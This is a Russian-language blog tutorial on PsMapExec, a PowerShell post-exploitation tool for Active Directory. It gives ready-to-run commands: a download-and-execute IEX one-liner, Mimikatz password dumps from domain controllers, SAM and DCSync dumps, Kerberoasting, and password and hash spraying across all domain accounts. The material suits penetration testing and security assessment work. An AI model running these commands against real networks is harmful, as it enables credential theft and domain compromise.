# Постэксплуатация в Active Directory с помощью PsMapExec




9 сентября 2024 г.

PsMapExec — это инструмент постэксплуатации в среде Active Directory, а также проверки безопасности и скомпрометированности систем. Причиной создания тулзы стали популярные утилиты CrackMapExec (см. <u>Использование CrackMapExec</u>) и NetExec. Одним из ключевых преимуществ перед CrackMapExec и NetExec — интеграция с PowerShell, что делает инструмент более гибким для пользователей, работающих в среде Windows.

Еще по теме: <u>Список всех модулей CrackMapExec</u>

### Возможности PsMapExec

<u>Инструмент</u> поддерживает различные методы взаимодействия с системами, такие как IPMI, MSSQL, RDP, SMB и другие. Он позволяет выполнять команды на удаленных системах, проверять доступ и собирать информацию, например, снимать хэши, билеты Kerberos, пароли и т.д.



Большой плюс тулзы — работа как с паролями, так и с хэшами или билетами для аутентификации.

#### Поддерживаемые методы:

IPMI — сбор IPMI хэшей.

- Kerberoast атака на Kerberos.
- MSSQL проверка доступа и выполнение команд.
- RDP проверка доступа.
- SMB выполнение команд, проверка доступа.
- GenRelayList проверка SMB-подписи.
- Spray перебор паролей и хэшей.
- SessionHunter проверка доступа, выполнение команд.
- VNC проверка доступа без авторизации.
- WinRM проверка доступа, выполнение команд.
- WMI проверка доступа, выполнение команд.

#### Поддерживаемые модули:

000

- Amnesiac выполнение пейлоадов Amnesiac.
- ConsoleHistory извлечение истории консоли PowerShell.
- Files перечень файлов в общих директориях пользователей.
- FileZilla извлечение учетных данных FileZilla.
- KerbDump извлечение билетов Kerberos.
- eKeys извлечение ключей шифрования из памяти (Mimikatz).
- LogonPasswords извлечение паролей из памяти (Mimikatz).
- LSA снятие дампа LSA (Mimikatz).
- NTDS выполнение DCsync.
- Notepad извлечение бэкапов блокнота.
- NTLM снятие NTLM-хэшей.
- SAM дамп SAM-хэшей.
- SCCM снятие локальных учетных данных SCCM и последовательностей задач.
- SessionExec выполнение команд в сессиях пользователей.
- SessionRelay ретрансляция NTLM-хэшей.
- TGTDeleg получение свежих TGT-билетов.
- VNC извлечение учетных данных VNC.
- Wi-Fi извлечение учетных данных Wi-Fi.
- WinSCP извлечение учетных данных WinSCP.

## Использование PsMapExec

Скрипт можно загрузить напрямую в память:

1 IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/The-Viper-One/PsMapExec/main/PsMapExec.ps1")

Выполнение WMI-команд на всех системах домена с паролем:

1 PsMapExec -Targets all -Method WMI -Username Admin -Password Pass - Command whoami

Выполнение WinRM-команд с хэшем для аутентификации:

1 PsMapExec -Targets all -Method WinRM -Username Admin -Hash [Hash] -Command whoami

Проверка доступа по RDP на рабочих станциях с локальной авторизацией:

1 PsMapExec -Targets Workstations -Method RDP -Username LocalAdmin -Password Pass -LocalAuth

Дамп SAM с использованием SMB и аутентификации через билет:

1 PsMapExec -Targets DC01.Security.local -Method SMB -Ticket [Base64-Ticket] - Module SAM

Проверка SMB-подписи на всех системах домена:

1 PsMapExec -Targets All -Method GenRelayList

Дамп паролей на всех контроллерах домена через WinRM:

1 PsMapExec -Targets DCs -Method WinRM -Username Admin -Password Pass -Module LogonPasswords

Проверка текущего пользователя через WMI с системами, загруженными из файла:

1 PsMapExec -Targets C:\temp\Systems.txt -Method WMI

Перебор паролей на всех учетных записях домена:

1 PsMapExec -Method Spray -SprayPassword [Password]

Перебор хэшей на всех учетных записях с AdminCount=1:

1 PsMapExec -Targets "AdminCount=1" -Method Spray -SprayHash [Hash]

Атака Kerberoast:

1 PsMapExec -Method Kerberoast -ShowOutput

#### Получение целей

PsMapExec использует встроенный ADSI Searcher для получения целей. Это позволяет без проблем работать в доменной среде. По умолчанию инструмент нацелен на включенные учетные записи компьютеров Active Directory.

Все рабочие станции, серверы и контроллеры домена:

1 PsMapExec -Targets All

Целевые системы из файла:

1 PsMapExec -Targets "C:\Targets.txt"

Один ІР-адрес:

1 PsMapExec -Targets 192.168.56.11

Диапазон ІР-адресов:

1 PsMapExec -Targets 192.168.56.0/24

#### Типы аутентификации

PsMapExec поддерживает различные методы аутентификации, такие как пароль, хэш или билет.

Аутентификация текущего пользователя:

1 PsMapExec -Targets All -Method [Method]

С паролем:

1 PsMapExec -Targets All -Method [Method] -Username [Username] -Password [Password]

С хэшем:

1 PsMapExec -Targets All -Method [Method] -Username [Username] -Hash [RC4/AES256/NTLM]

С билетом:

1 PsMapExec -Targets All -Method [Method] -Ticket [dol.. OR Path to ticket file]

#### Выполнение команд

PsMapExec поддерживает выполнение команд с помощью параметра -Command:

1 PsMapExec -Targets All -Method [Method] -Command [Command]

#### Выполнение модулей

Для выполнения модулей используется параметр -Module:

1 PsMapExec -Targets All -Method [Method] -Module [Module]

#### Заключение

PsMapExec — крутой инструмент для работы с Active Directory, который предоставляет широкий набор функций для постэксплуатации и оценки безопасности доменной среды. Благодаря поддержке различных методов и модулей, он позволяет быстро и эффективно проверять доступ к системам, извлекать важные данные и выполнять команды на удаленных машинах.

ПОЛЕЗНЫЕ ССЫЛКИ: